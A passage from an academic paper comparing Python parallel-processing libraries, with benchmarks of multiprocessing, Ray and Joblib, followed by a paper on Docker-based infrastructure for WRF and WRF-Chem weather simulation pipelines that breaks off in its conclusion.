Python's multiprocessing module [3] and its higher-level interface concurrent.futures use this approach. This package starts multiple copies of the interpreter and is therefore not limited by the global interpreter lock. The multiprocessing package offers both local and remote concurrency but can only make use of this parallelism on a single machine and doesn't scale to larger, distributed systems.

Some Python libraries, especially those dedicated to machine learning, like TensorFlow [4] and PyTorch [5] offer the possibility of parallel execution of code written using those

libraries. Both TensorFlow and PyTorch can make a GPU parallelize their execution both on a single machine and across multiple machines, and both allow the implementation of data and model parallelism.

There are also various Python libraries and frameworks [6] that offer a more robust and scalable implementation of a parallel execution model. The most popular among them are Ray, Dask, Dispy, Joblib, and Parsl, and they will be described in more detail in the following section.

II. PARALLEL PROCESSING LIBRARIES AND FRAMEWORKS

The available Python libraries and frameworks for parallel processing differ in their scope, scalability, and level of involvement and control of the programmer over the parallelization. Some of them, like Ray [7, 8] and Dask [9, 10], offer a high-level interface for specialized tasks, especially focusing on machine learning and data analysis, as well as a more general lower-level API that can be used to parallelize any task. Other libraries are dedicated and only for the parallelization of specific tasks. One such example is Pandarallel [11], which can be used to parallelize Pandas operations across multiple CPUs. Some libraries offer lower-level APIs and give more control over the parallelization. Two of them are mpi4py [12], which provides a Python interface for the Message Passing Interface (MPI) standard and PyCUDA [13], which gives access to the CUDA API for parallel computation. There are also tools that are focused on the parallelization of IPython, such as IPyParallel [14], which can parallelize Jupyter notebooks interactively and can integrate with some of the previously mentioned tools.

In this section, some of the most popular libraries and frameworks for parallel computation in Python will be looked at in more detail, focusing on those with broader scope and general-purpose capabilities and that offer a higher-level interface for parallelization.

A. Ray

Ray [7, 8] is a framework for the parallelization of Python applications, especially those related to machine learning. It can run and parallelize applications on a single machine, clusters and cloud platforms and it can use both CPUs and GPUs as parallel processing units. In terms of scheduling, Ray

uses a decentralized scheduling in which each machine runs its own scheduler.

Ray's main feature are its scalable libraries for various machine learning tasks, including data preprocessing, training, inference and hyperparameter tuning. Ray Data can be used to scale and parallelize tasks that are well-suited to data parallelism where each process can work on a different partition of the data, such as batch inference, preprocessing and in some cases, batch training. Ray Tune is the Ray library for hyperparameter tuning that allows multiple experiments to run in parallel, while Ray Train can be used to train large models or with large datasets and RLib offers support for reinforcement learning. Ray's AI libraries integrate with popular machine learning frameworks such as PyTorch, TensorFlow, Keras, scikit-learn, XGBoost and more. Their interface is simple and using them doesn't require many changes to existing code. Ray also integrates with some of the other frameworks and libraries mentioned in this section, including Dask and Joblib.

The Ray framework also offers a lower-level, general-purpose API that can be used to parallelize almost any task. It allows the user to declare functions and classes as parallel using decorators. It also provides a web-based dashboard for monitoring of applications.

One of Ray's limitations is that it is only optimized for specialized workloads, focusing on machine learning, and is not as optimized for more general-purpose workloads.

B. Dask

Dask [9, 10] is a Python library for parallel processing, mainly focused on data parallelism for data analysis and processing. It replicates the interface of the most popular Python libraries used for these purposes, like numpy and Pandas. When using the Dask versions of their data structures, for example, numpy arrays or Pandas dataframes, the library splits these structures into smaller chunks and distributes the workload across all available hardware. While it doesn't implement the full interface of the above libraries, it covers the most commonly used methods, while avoiding those that are not well-suited to parallelization, such as sorting or numpy's linalg module.

Dask also offers decorators that can be used to parallelize any function in its `dask.delayed` interface and an additional lower-level, general-purpose interface in its `futures` module which extends Python's `concurrent.futures`. Dask's machine learning library is Dask-ML. It replicates scikit-learn's API and, along with the delayed interface, allows it to integrate with popular machine learning libraries such as scikit-learn, PyTorch, and XGBoost and can also be used for hyperparameter tuning.

The main difference between Dask and Ray is their scheduling mechanism. Unlike Ray, Dask uses centralized scheduling. By default, it uses a threaded scheduler, which has a low overhead and doesn't need to transfer data between processes. However, it is only useful if most of the code bypasses Python's global interpreter lock. Dask also has a scheduler that executes computations using local processes. This scheduler is

also lightweight and is not limited by the global interpreter lock, but it does incur performance penalties due to the necessity of moving data between processes. Finally, Dask offers a distributed scheduler that can run on either a single machine or a cluster. It tends to be more efficient than the multiprocessing scheduler, while still avoiding the downsides of the threaded scheduler and providing more control over the parallel execution than the other two schedulers. This scheduler also offers a dashboard for monitoring progress and performance.

Some of Dask's limitations include its inability to parallelize within individual tasks, the time spent on the scheduling itself making it meaningful only for tasks that run for more than 10-100ms, and its assumption that all functions and data used with Dask are serializable.

C. Dispy

Dispy [15] is a more generic framework for parallel execution on a single machine, cluster, grid or cloud and is well-suited to data parallelism. Its syntax is similar to that of Python's multiprocessing module. While it's not as simple as the previously mentioned frameworks, it gives the programmer more control over how the tasks are handled. It's built with pycos and uses it if communication between tasks is needed.

It schedules jobs to nodes automatically, but also allows users to control when and which node executes a given job and offers clusters in which one node is shared by multiple clusters at the same time. Dispy can also return intermediate results and transfer files to and from the nodes and nodes can be updated using a Python script. Like the previously mentioned frameworks, it offers a monitoring interface to track the status of the running computations. It has better security compared to Ray and Dask, including the ability to use encryption when transferring data.

Dispy is a lower-level framework with a comprehensive interface that gives fine-grained control, but it is not as easy to use as higher-level frameworks. It takes more effort and code changes to parallelize a Python program using Dispy, including explicitly defining dependencies such as classes and objects.

D. Joblib

Joblib [16] is a Python library that aims to provide caching of functions and avoid re-computing results and run jobs in parallel. This library is especially well-suited to scientific computing and is especially optimized for working with numpy. Joblib uses memoization to avoid re-evaluating a computation if there are no changes compared to the previous computations and has a caching mechanism that persists data to disk. This also makes Joblib capable of resuming work after a crash.

Joblib also has a parallelization module that helps in executing parallel for loops. It's best suited to running on a single machine and by default runs multiple processes on the available CPUs. This avoids Python's global interpreter lock, but can lead to significant overhead. It also offers a threaded scheduler which can be more efficient if most of

the code bypasses the global interpreter lock. It can also use Python’s multiprocessing as a parallelization backend, as well as a custom backed, including ray and Dask.

Joblib is limited by its focus on running on a single machine and the fact that it’s not optimal if shared memory semantics is required.

E. Parsl

Parsl [17, 18] is a Python parallel scripting library designed for the parallelization of scientific computing and machine learning tasks. Its syntax is similar to that of Python’s multiprocessing module, but Parsl also works across multiple machines. It’s well-suited to a functional style of programming and has support for multi-step workflows. This allows the programmer to chain functions together, with the functions launching when inputs and computing resources become available.

In Parsl, the configuration is separate from the code, making it easy to scale an application from a single machine to a large cluster or supercomputer. It uses decorators to declare functions as tasks that need to be parallelized and creates separate processes as workers that execute these tasks. Parsl gives more control over the workers than Python’s multiprocessing, giving options to set the number of workers dynamically based on available memory, pin a worker to a specific CPU or GPU and the number of cores and memory each worker uses. The pool of resources is described in a separate configuration model, and because of this, applications using Parsl can often be scaled to larger systems by only changing the configuration with no or minimal changes to the application logic. Along with this, Parsl offers prebuilt template configurations for various computing resources.

Parsl doesn’t only execute Python code, but it can also wrap the execution of external applications. Data in Parsl can be exchanged through Python objects or files. It has fault-tolerance at the program level, creating checkpoints whenever a task is completed. It can support Parsl Apps, the user-defined functions that the tasks execute, that support App-level fault tolerance.

Areas in which Parsl can improve include its support for higher-level and domain-science libraries and data management capabilities.

F. Charm4py

Charm4py [19, 20] is a Python parallel programming framework built on top of Charm++. It’s a general-purpose framework, especially popular for use in scientific and high-performance computing. Like most other libraries and frameworks mentioned, it can run on a single computer and scale to large clusters. Its standout feature is its dynamic load balancing, which allows it to outperform other Python parallelization frameworks, specifically mpi4py, in cases of load imbalance [21].

Charm4py uses distributed objects, represented by classes than inherit from a base class provided by Charm4py and its parallel decomposition is based on these objects instead of the available resources, which allows for greater flexibility.

Each of these distributed objects exists on one process and can migrate between processes.

Charm4py’s computation overlaps with its communication, however, it has worse communication performance than mpi4py [21].

G. PySpark

PySpark [22] is a Python interface for Spark. Spark is mainly focused on data science and machine learning and its main abstraction are the resilient distributed datasets (RDDs), which are partitioned and allow parallel execution over their data. RDDs can be persisted and re-used and have built-in fault tolerance. Spark also has support for shared variables for use in parallel computations, which allows data to be shared between tasks.

PySpark has libraries, such as PySparkSQL and MLlib, which can be used for data analysis and machine learning, as well as its own dataframes and a more general core component. Spark’s dataframes and libraries are natively parallel - the data is partitioned and distributed across a cluster and tasks that operate on them run in parallel. The tasks themselves can be parallelized as well.

However, if the application doesn’t use Spark libraries and data structures, more work is required to make existing code parallel and compatible with Spark. PySpark also lacks some of Spark’s functionality, can be difficult to debug, and has a more complicated setup and higher processing overhead than other Python parallelization libraries.

III. COMPARISON OF FEATURES

The different Python libraries and frameworks for parallel computation are optimized for different types of workloads and differ in their task scheduling and communication, scalability, and performance, as well as the work involved in using them to parallelize existing code. All of the above-mentioned libraries offer some level of monitoring, fault-tolerance, and security, but some focus more on these aspects than others. These differences make some libraries more suitable for certain use cases. For example, Dask has a higher throughput per task than Parsl, but is optimized for short-running tasks on smaller clusters, while Parsl is more suitable for longer tasks running on supercomputers [17].

Table I compares some aspects of the different parallelization libraries described previously.

IV. EXPERIMENTS

A few Python parallelization libraries were compared on feature selection and hyperparameter tuning tasks. The frameworks and libraries used in these experiments were the multiprocessing module, Ray, and Joblib. The algorithm that was parallelized was the Python implementation of CRFSuite, used for morphosyntactic tagging of the Macedonian language. It was ran for a maximum of 50 iterations on a training set consisting of 4549 sentences.

The feature selection task looked at twelve sets of features. The algorithm was run for each set, and the set that led to

Table I
COMPARISON OF ASPECTS OF DIFFERENT PARALLELIZATION LIBRARIES AND FRAMEWORKS

Library	Parallelization mechanism on single computer	Scalable beyond single computer	Uses
multiprocessing	processes	no	general
Ray	processes	yes	machine learning, data processing, general
Dask	threads, processes	yes	data processing, general
Dispy	processes	yes	general
Joblib	processes, threads, custom	no	working with numpy arrays, scientific computing
Parsl	processes	yes	scientific computing, machine learning, general
Charm4py	processes	yes	scientific computing, high-performance computing, general
PySpark	processes	yes	data analysis, machine learning

the maximum accuracy was determined. The hyperparameter tuning task was run on a 4x4 grid of parameters. For the hyperparameter tuning task, the dedicated module Ray Tune was used for the experiments with Ray, while the other two parallelization libraries were applied to a simple for loop. Joblib was used with its default backend.

The experiments were run on a machine with an 11th Gen Intel(R) Core(TM) i5-11600K @ 3.90GHz and 16 GB RAM. The serial implementation of the feature selection task took 7400.701 seconds, and the hyperparameter tuning task ran for 8952.307 seconds.

Table II shows the time in seconds it took to run the feature selection task with each of the parallelization libraries with a different number of workers, and table III shows the times for the hyperparameter tuning.

Table II
COMPARISON OF DIFFERENT PARALLELIZATION LIBRARIES AND NUMBER OF WORKERS ON THE TASK OF FEATURE SELECTION

	multiprocessing	Ray	Joblib
2 workers	4144.625	4161.214	4212.013
3 workers	3124.499	3100.93	3112.409
4 workers	2607.22	2559.963	2501.252
6 workers	2268.997	2230.745	2133.854
12 workers	3510.341	3450.427	3420.166

Table III
COMPARISON OF DIFFERENT PARALLELIZATION LIBRARIES AND NUMBER OF WORKERS ON THE TASK OF HYPERPARAMETER TUNING

	multiprocessing	Ray	Joblib
2 workers	5151.4759	5099.692	4951.47
3 workers	3888.933	3966.051	3846.112
4 workers	3019.527	3014.989	2956.399
6 workers	2552.02	2648.386	2497.888
12 workers	3967.616	3932.347	3939.851

V. DISCUSSION

All parallelization libraries offered a significant speedup over the serial implementation for both tasks, and all of them performed best when using six workers. In all cases, the implementation using only two workers was the slowest. However, there were differences in performance between the three libraries used.

Figure 1 shows how the different frameworks performed on the feature selection task for each number of workers. There are no significant differences in the performance for two

workers, but as the number of workers increases, Joblib stands out as the fastest library. For this task, Ray outperformed the multiprocessing module, but by a smaller margin than Joblib outperformed both other libraries.




Figure 1. Feature selection parallelization using different frameworks

Similarly, figure 2 shows that Joblib has an advantage over the other two libraries for the hyperparameter tuning task as well. For this task, multiprocessing outperformed Ray except in the cases of two and twelve workers, for which the differences between the different libraries are less pronounced..




Figure 2. Hyperparameter tuning parallelization using different frameworks

For these tasks, Joblib stood out as the fastest due to

its lower overhead when compared to the other libraries. However, Joblib is only suitable for the parallelization of simple loops and doesn't offer the wide variety of features that Ray does for parallel training. Still, these experiments show that it might be a better option when it comes to preprocessing, feature selection, and hyperparameter tuning tasks.

In terms of implementation, all libraries were easy to use and required minimal changes to the serial code in most cases. Ray needed more setup and teardown than Joblib and the multiprocessing module, but this amounted to three additional lines of code - an initialization and shutdown call and a function decorator. Joblib needed the least amount of changes, only needing to wrap the existing code inside its parallelism constructs, however, this leads to its code being less readable than the code using Ray. Similarly to Joblib, the multiprocessing module doesn't require additional setup, but it has a more readable interface. For Joblib and the multiprocessing module, there was no difference in the required changes for the two tasks. The only case where extensive changes to the serial code, including changes to the return format of the function being parallelized, were needed was the parallelization of the hyperparameter tuning task with Ray Tune. Despite this, the code remained readable and was easy to implement thanks to the available documentation.

VI. CONCLUSION AND FUTURE WORK

Despite Python's shortcomings related to multi-threading, both Python itself and various libraries and frameworks offer ways to parallelize the execution of Python code, both on a single computer and large clusters. The experiments discussed in this paper showed that Joblib performs the best out of the tested libraries on the tasks of feature selection and hyperparameter tuning. While it was the fastest library for these particular tasks, tasks such as training would require a lot more work to parallelize when compared to more extensive frameworks with higher overhead such as Ray and Dask. The different libraries come with their advantages, optimizations, and specializations for certain tasks, as well as shortcomings. The best library to use depends on the use case, available resources, and existing code that needs to be parallelized.

In the future, focusing on the parallelization of these tasks, additional experiments could be performed to take a look at the performance of Joblib with different backends, hyperparameter tuning with Ray without using Ray Tune, as well as the performance of additional frameworks and libraries.

REFERENCES

- [1] *threading* — *Thread-based parallelism*. Accessed: 2023-11-24.
- [2] Remigius Meier and Thomas R. Gross. "Reflections on the Compatibility, Performance, and Scalability of Parallel Python." In: *Proceedings of the 15th ACM SIGPLAN International Symposium on Dynamic Languages*. DLS 2019. Athens, Greece: Association for Computing Machinery, 2019, pp. 91–103. ISBN: 9781450369961. DOI: [10.1145/3359619.3359747](https://doi.org/10.1145/3359619.3359747). URL: <https://doi.org/10.1145/3359619.3359747>.
- [3] *multiprocessing* — *Process-based parallelism*. Accessed: 2023-11-24.
- [4] Martín Abadi et al. "{TensorFlow}: a system for {Large-Scale} machine learning." In: *12th USENIX symposium on operating systems design and implementation (OSDI 16)*. 2016, pp. 265–283.
- [5] Adam Paszke et al. "PyTorch: An Imperative Style, High-Performance Deep Learning Library." In: *Advances in Neural Information Processing Systems 32*. Curran Associates, Inc., 2019, pp. 8024–8035. URL: <http://papers.nips.cc/paper/9015-pytorch-an-imperative-style-high-performance-deep-learning-library.pdf>.
- [6] *Parallel Processing and Multiprocessing in Python*. Accessed: 2023-11-24.
- [7] Philipp Moritz et al. "Ray: A distributed framework for emerging {AI} applications." In: *13th USENIX symposium on operating systems design and implementation (OSDI 18)*. 2018, pp. 561–577.
- [8] *Ray Documentation*. Accessed: 2023-11-24.
- [9] Matthew Rocklin et al. "Dask: Parallel computation with blocked algorithms and task scheduling." In: *Proceedings of the 14th python in science conference*. Vol. 130. SciPy Austin, TX. 2015, p. 136.
- [10] *Dask Documentation*. Accessed: 2023-11-24.
- [11] *Pandarallel Documentation*. Accessed: 2023-11-29.
- [12] Lisandro Dalcin and Yao-Lung L. Fang. "mpi4py: Status Update After 12 Years of Development." In: *Computing in Science & Engineering 23.4* (2021), pp. 47–54. DOI: [10.1109/MCSE.2021.3083216](https://doi.org/10.1109/MCSE.2021.3083216).
- [13] Andreas Klöckner et al. "PyCUDA and PyOpenCL: A Scripting-Based Approach to GPU Run-Time Code Generation." In: *Parallel Computing 38.3* (2012), pp. 157–174. ISSN: 0167-8191. DOI: [10.1016/j.parco.2011.09.001](https://doi.org/10.1016/j.parco.2011.09.001).
- [14] *Ipyparallel Documentation*. Accessed: 2023-11-29.
- [15] Giridhar Pemmasani. *dispy: Distributed and Parallel Computing with/for Python*. Accessed: 2023-11-25. 2016.
- [16] *Joblib: running Python functions as pipeline jobs*. Accessed: 2023-11-25.
- [17] Yadu Babuji et al. "Parsl: Pervasive Parallel Programming in Python." In: *Proceedings of the 28th International Symposium on High-Performance Parallel and Distributed Computing*. HPDC '19. Phoenix, AZ, USA: Association for Computing Machinery, 2019, pp. 25–36. ISBN: 9781450366700. DOI: [10.1145/3307681](https://doi.org/10.1145/3307681).

- [3325400](https://doi.org/10.1145/3307681.3325400). URL: <https://doi.org/10.1145/3307681.3325400>.
- [18] *Parsl Documentation*. Accessed: 2023-11-25.
- [19] Juan J. Galvez, Karthik Senthil, and Laxmikant Kale. “CharmPy: A Python Parallel Programming Model.” In: *2018 IEEE International Conference on Cluster Computing (CLUSTER)*. 2018, pp. 423–433. DOI: [10.1109/CLUSTER.2018.00059](https://doi.org/10.1109/CLUSTER.2018.00059).
- [20] *Charm4py Documentation*. Accessed: 2023-11-26.
- [21] Zane Fink et al. “Performance Evaluation of Python Parallel Programming Models: Charm4Py and mpi4py.” In: *2021 IEEE/ACM 6th International Workshop on Extreme Scale Programming Models and Middleware (ESPM2)*. 2021, pp. 38–44. DOI: [10.1109/ESPM254806.2021.00010](https://doi.org/10.1109/ESPM254806.2021.00010).
- [22] *PySpark Overview*. Accessed: 2023-11-26.

Docker infrastructure for WRF and WRF-Chem processing pipelines

Goran Petkovski*, Nenad Anchev†, Irena Spiridonova‡, Boro Jakimovski§

Faculty of Computer Science and Engineering

Ss. Cyril and Methodius University

Skopje, North Macedonia

Email: *goran.petkovski@finki.ukim.mk, †nenad.anchev@finki.ukim.mk,

‡irena.spiridonova@students.finki.ukim.mk, §boro.jakimovski@finki.ukim.mk

Abstract—WRF and its extension, WRF-chem are complex and widely used meteorological simulation tools. The setup, installation and configuration of a WRF simulation pipeline can be a challenging and time-consuming task. A docker infrastructure for a WRF and its preprocessors and postprocessors installations simplifies the usage of the entire processing pipeline and allows for almost instant creation of new installation instances. Our proposed approach significantly reduces the overhead time needed to set up a new weather numerical experiment using the WRF model.

I. INTRODUCTION

One of the most widely used simulation tools within the meteorological community is the Weather Research and Forecast (WRF) model. The effort to develop WRF began in the latter 1990's and was a collaborative partnership of the National Center for Atmospheric Research (NCAR), the National Oceanic and Atmospheric Administration (represented by the National Centers for Environmental Prediction (NCEP) and the Earth System Research Laboratory), the U.S. Air Force, the Naval Research Laboratory, the University of Oklahoma, and the Federal Aviation Administration (FAA) [1]. The WRF model sees extensive usage both as a tool for conducting numerical simulation experiments for specific meteorological conditions and events, as well as in providing daily weather forecasts and alerts for severe weather events. It has been successfully integrated in online early warning systems for severe weather events, and as a coupled meteo-chemical simulation platform in systems that provide regular air pollution forecasts in urban environments [2] [3] [4]. These applications of the WRF system require additional preprocessors, postprocessors and specific plugin-enabled database installations that result in complex data processing pipelines, consisting of various different subsystems. All of these subsystems require specific environments and packages which makes the installation and setup of such a system a long and cumbersome task. In this paper we will provide and describe a containerized solution for setting up such a system with the use of docker containers.

II. DOCKER CONTAINERS

Containerization has revolutionized software deployment by providing a lightweight, efficient, and portable solution for packaging applications and their dependencies. Docker has emerged as a pivotal technology among containerization

platforms, transforming how software is developed, tested, and deployed across various computing environments. The main technology that Docker is using shares the host operating system's kernel, leading to significantly lower overhead and enhanced performance [5]. This architectural difference allows Docker containers to start up more quickly and consume much less system resources compared to virtual machines, making them an efficient choice for deploying applications in various computing environments. Also this approach enables rapid deployment and scalability, making Docker well-suited for modern, cloud-native architectures and microservices-based applications [6]. Boettiger emphasizes Docker's ability to streamline the setup process for complex software environments, making it accessible to researchers with varying levels of technical expertise. By providing a standardized environment, Docker promotes collaboration among researchers, allowing them to work together more effectively on projects. Furthermore, Docker enhances transparency and reproducibility in scientific research by enabling others to easily replicate experiments and verify results. The versatility of Docker extends beyond traditional web and enterprise applications, encompassing diverse use cases such as scientific computing, data analysis, and research experimentation [7]. In recent years, Docker has seen widespread adoption in research communities due to its flexibility, efficiency, and ease of use. Researchers utilize Docker containers to streamline the setup and configuration of complex software environments, ensuring reproducibility and facilitating collaboration across interdisciplinary teams [8]. Furthermore, Docker's support for orchestration tools like Kubernetes enables scalable and resilient deployment of research applications in distributed computing environments [9]. In this research paper, we delve into the application of Docker containerization technology to optimize the deployment and execution of the Weather Research and Forecasting (WRF) model. By harnessing the power of Docker, we aim to enhance the performance, reproducibility, and scalability of WRF simulations, contributing to advancements in meteorological research and operational forecasting.

III. THE WRF SYSTEM

We applied our containerization on three different WRF processing pipelines that will be described in this section. The first and the second pipelines are the ones used in the severe weather prediction system and are fairly similar to each other. The third pipeline is used in the air pollution forecasts and differs slightly.

A. Severe alerts warning system

The two processing pipelines in this system start with the first step- downloading the initial numerical conditions for our simulation, which are provided by the GFS (Global Forecasting) system. These initial conditions are fed into the WRF Preprocessing System (WPS preprocessor), constituting the second subsystem which interpolates these data into the grid for our simulation domain. In the third step, the WRF system is run, which is the computationally most intensive part of the entire system. The high computational loads from this step require that the WRF is run in distributed memory parallel mode. This is the step where the first and second pipelines differ: the first pipeline uses the ARW (Advanced Research WRF) processing core of the WRF system, while the second one uses the NMM (Non-hydrostatic Mesoscale Model) core of the system. Both cores differ in the results they provide in certain meteorological condition, but the main interest of ours is that they have different library dependencies, which requires the need for different OS environments. The completion of the third step is followed by the fourth step: postprocessing. The postprocessing step is similar in the first and second pipeline, but this is the step that comes with specific requirement for the used GRADS and Python scripts and the dependencies needed. The containerization of these pipelines is done by splitting the separate subsystems in their own containers: the initial conditions downloader within its own container, the WPS and WRF subsystems are installed in a second container, and the postprocessing scripts are in the last container. More on the orchestration of the tasks will be described in the fifth section of this paper.

B. Air pollution prediction system

The third pipeline, used for the air pollution forecast system has more differences compared to the first two described. After the first step of downloading the GFS provided initial conditions, it adds an extra step of providing and preprocessing the initial conditions of atmospheric emissions by using the PrepChemSRC software [10]. The WPS step, described in the previous subsection continues as well. In the next step, the WRF system is coupled with a chemical processor in the WRF-Chem variant, and it processes both the atmospherical conditions and chemical reactions in the atmosphere in a coupled mode [11]. This add an additional computational complexity to this step. On the other hand, the final, postprocessing step is relatively simple, with the use of a few python and shell scripts to insert the data into a database and produce images of the simulation domain. The containerization of the third processing pipeline is done similarly to the first two,

which were described in the previous subsection. The major difference is the addition of a new separate container hosting the PrepChemSRC subsystem.

C. Data storage

All three pipelines produce relatively large amounts of data in binary format, which the postprocessors transform in two formats: numerical data, which is inserted in a database, and png pictures which represent visual representation of the simulated domains. The png pictures are saved in the filesystem and are later used by web and mobile applications as part of early warning system. These images play a pivotal role in the functionality of both web and mobile applications, where they serve as integral components of an early warning system, providing users with intuitive visualizations of simulated scenarios. The numerical data is imported in a database and is used both in the web and mobile applications, and as well as for analysis and parameter tuning for the simulation systems. The database is a Postgres database server, with PostGis and TimescaleDB plugins needed by the data model. This database forms the backbone of the entire ecosystem, ensuring seamless integration, rapid data access, and scalability to meet the evolving demands of simulation, analysis, and application development.

Within this containerized setup, the database installation is completed with Docker image, where whole installation of PostgreSQL database is already completed in the image, so every time there is need for building application, only the corresponding image is build up. This system also use port-forwarding feature, where the port from inside the docker image (in this case PORT: 5432 for PostgreSQL) is exposed to the outside network, so every application that needs access to the system can bind to this port. This scenario is described in the section Web Application.

D. Web application

An early warning and forecast web application is integrated into the system as well. It uses Java+ Spring Boot on the backend side, and Angular on the frontend side of the application. The implementation phase involves setting up Docker containers with the necessary dependencies for running Java Spring applications. The frontend interface is developed using Java Spring framework, incorporating interactive elements for configuring and visualizing WRF simulation parameters. Integration with backend WRF simulation engine is achieved through RESTful APIs, enabling real-time data exchange between the frontend and backend components. The integration of Docker containers with Java Spring framework enables seamless communication with the backend WRF simulation engine while providing a flexible and scalable frontend architecture. In our deployment strategy, the Java Spring codebase is maintained within a local Git repository, enabling efficient version control and collaboration among team members. This Git repository serves as a centralized hub for managing the source code of our application, allowing to track changes, implement new features, and resolve issues seamlessly. One

of the key advantages of this setup is the ability to streamline the deployment process by separating the source code from the compiled artifacts. When a newer version of the application is available, only the compiled Java files need to be downloaded inside Docker container, significantly reducing the time and bandwidth required for updates.

IV. CREATING DOCKER CONTAINERS WITH DOCKER COMPOSE

Creation of Docker containers consists of defining layers of the system that must be completed before running the container in order for the system to function as predicted. After the user allows users to define and run multi-container Docker applications using a declarative YAML syntax. A Docker Compose file typically consists of the following components:

- **Services:** Services are defined to represent individual containers or components of the application. Each service can specify the Docker image to use, ports to expose, environment variables, volumes, and other configurations,
- **Networks:** Networks define communication channels between services. Docker Compose creates a default network for the application, but custom networks can also be defined to isolate services or control network traffic,
- **Volumes:** Volumes define persistent storage for data used by the application. They can be used to ensure data persistence across container restarts or to share data between containers,
- **Version:** The version of the Docker Compose syntax being used is specified at the top of the file. This ensures compatibility with different versions of Docker Compose and helps maintain consistency in configuration files.

In our system, we split every part of the WRF system into different docker-compose files. They are defined based on their domain of executing and processing meteorological data. In order to have consistency and fault tolerance, we have installed the system on 4 server blade machines that serve as the core of system where every different docker container is executed based on their CPU-intensive time of execution.




Fig. 1. Organization of Docker containers

First, WRF-ARW as the most demanding processing task is executed on a single server blade machine so when there is a

need for most CPU hardware installation on that node, WRF-NMM is not so much CPU intensive but it needs more time for generating output. Main benefit of using Docker containers with docker compose files is easy management of the entire cluster, so every time there is need for adding new node, user only need to build corresponding Docker compose file. As shown in Fig.1 [1] all of the Docker Containers are interconnected with Infiniband network, for low latency and high speed transfer, thus maintaining improving time of processing and generating image to shared storage. This storage is shared among all docker containers, so every time there is need for transferring data, only the shared path of the storage is added to Docker compose file.

V. USING OF DOCKER SWARM AS ORCHESTRATION PLATFORM

Docker Swarm is a native clustering and orchestration tool for Docker containers, enabling the management and scaling of containerized applications across multiple hosts. It simplifies the deployment and operation of containerized applications by providing a unified interface for managing clusters of Docker hosts [12]. In our system we have 4 independent Docker containers (WRF-ARW, WRF-NMM, WRF-CHEM, POST-PROCESSING) which are placed on separated servers, in case of faulty system (hardware problem, storage outages, network connectivity), Docker Swarm automatically schedules running containers from failed node to other nodes in the system. In our system, each of the running containers is placed on separated physical machine, as shown on Fig. 2

- **Cluster Management:** Docker Swarm allows users to create a cluster of Docker hosts, called a swarm, which can be easily managed as a single entity ,
- **Service Discovery:** It provides built-in service discovery mechanisms, allowing containers to discover and communicate with each other within the swarm,
- **Load Balancing:** Docker Swarm automatically distributes incoming requests across containers running the same service, ensuring load balancing and high availability,
- **Scaling:** Applications can be easily scaled up or down by adjusting the number of replica containers for each service,
- **Fault Tolerance:** Docker Swarm ensures high availability by automatically rescheduling containers in the event of node failures.

VI. CONCLUSION AND FUTURE WORK

The containerization approach described in this paper provides an opportunity for a more widespread use of the WRF simulation system. By simplifying the installation and setup process, it enables meteorologists and climate scientists a quick and easy way for setting up a number of different simulation scenarios with little to no setup overhead. As a result, it would be possible to execute more simulations and numerical experiments, which would lead to better understanding of certain weather phenomena in a time of climate change. A similar containerization approach may be applied to different

